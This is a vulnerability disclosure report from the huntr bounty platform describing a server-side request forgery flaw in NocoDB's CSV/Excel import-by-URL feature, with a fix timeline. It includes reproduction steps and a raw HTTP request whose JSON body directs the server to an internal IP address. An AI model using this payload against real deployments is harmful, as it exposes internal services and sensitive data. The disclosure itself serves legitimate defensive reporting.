

## SSRF via Import URL in nocodb/nocodb

2



Reported on Jun 14th 2022

### Description

While importing CSV and Excel file via an URL, the server does not validate requests properly that's how the attacker can able to make requests to internal servers and access the contents.

### Proof of Concept

Go to any project

From **Dashboard**, click on **Add / Import** > **CSV or Microsoft Excel** > **URL**

Intercept the proxy and capture the request via Burp Suite and send it to REPEATER tab.

Enter any internal ip addresses. Example: **http://127.0.0.1:PORT** or **http://10.0.0.1**

Remove the **responseType** parameter to "BLANK"

Send

You will receive the contents of the requests.

### PoC

```
POST /api/v1/db/meta/axiosRequestMake HTTP/1.1
```

```
Host: localhost:8080
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0) Gecko/2
```

```
Accept: application/json, text/plain, */*
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/json
```

```
xc-gui: true
```

```
xc-auth: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bWVpbCI6ImRldkBsbn2NhbnC5ot
```

```
Content-Length: 55
```

```
Origin: http://localhost:8080
```

```
Connection: close
```


```
Referer: http://localhost:8080/dashboard/
```

```
Cookie: refresh_token=924112616a665e0baeca68cc4c1b815d23d971f655651fe126691
```

Chat with us

Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: same-origin

```
{"apiMeta":{"url":"http://10.0.0.1","responseType":""}}
```



## Impact

With this SSRF vulnerability, an attacker can reach internal addresses to make a request as the server and read it's contents. This attack can lead to leak of sensitive information.

### CVE

CVE-2022-2339

(Published)

### Vulnerability Type

CWE-918: Server-Side Request Forgery (SSRF)

### Severity

Critical (9.1)

### Registry

Other

### Affected Version

\*

### Visibility

Public

### Status

Fixed

### Found by



Aziz Hakim

@eternyle

unranked ▼

This report was seen 845 times.

Chat with us

We are processing your report and will contact the **nocodb** team within 24 hours. 5 months ago

**Aziz Hakim** modified the report 5 months ago

We have contacted a member of the **nocodb** team and are waiting to hear back 5 months ago

We have sent a follow up to the **nocodb** team. We will try again in 7 days. 5 months ago

A **nocodb/nocodb** maintainer 5 months ago

Maintainer

The changes have been deployed to the below image.

```
docker run -d -p 8888:8080 nocodb/nocodb-timely:0.91.10-pr-2401-20220617-0750
```

Expected to be available in the next release.

❤️ **navi** gave praise 5 months ago

Thank you for the report

The researcher's credibility has slightly increased as a result of the maintainer's thanks: +1

We have sent a second follow up to the **nocodb** team. We will try again in 10 days. 5 months ago

A **nocodb/nocodb** maintainer has acknowledged this report 5 months ago

A **nocodb/nocodb** maintainer validated this vulnerability 5 months ago

**Aziz Hakim** has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

A **nocodb/nocodb** maintainer marked this as fixed in 0.92.0 with commit 000ecd 5 months ago

The fix bounty has been dropped ✖

Chat with us

This vulnerability will not receive a CVE 



Sign in to join this conversation

2022 © 4l8sec

**huntr**

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

**part of 4l8sec**

company

about

team

Chat with us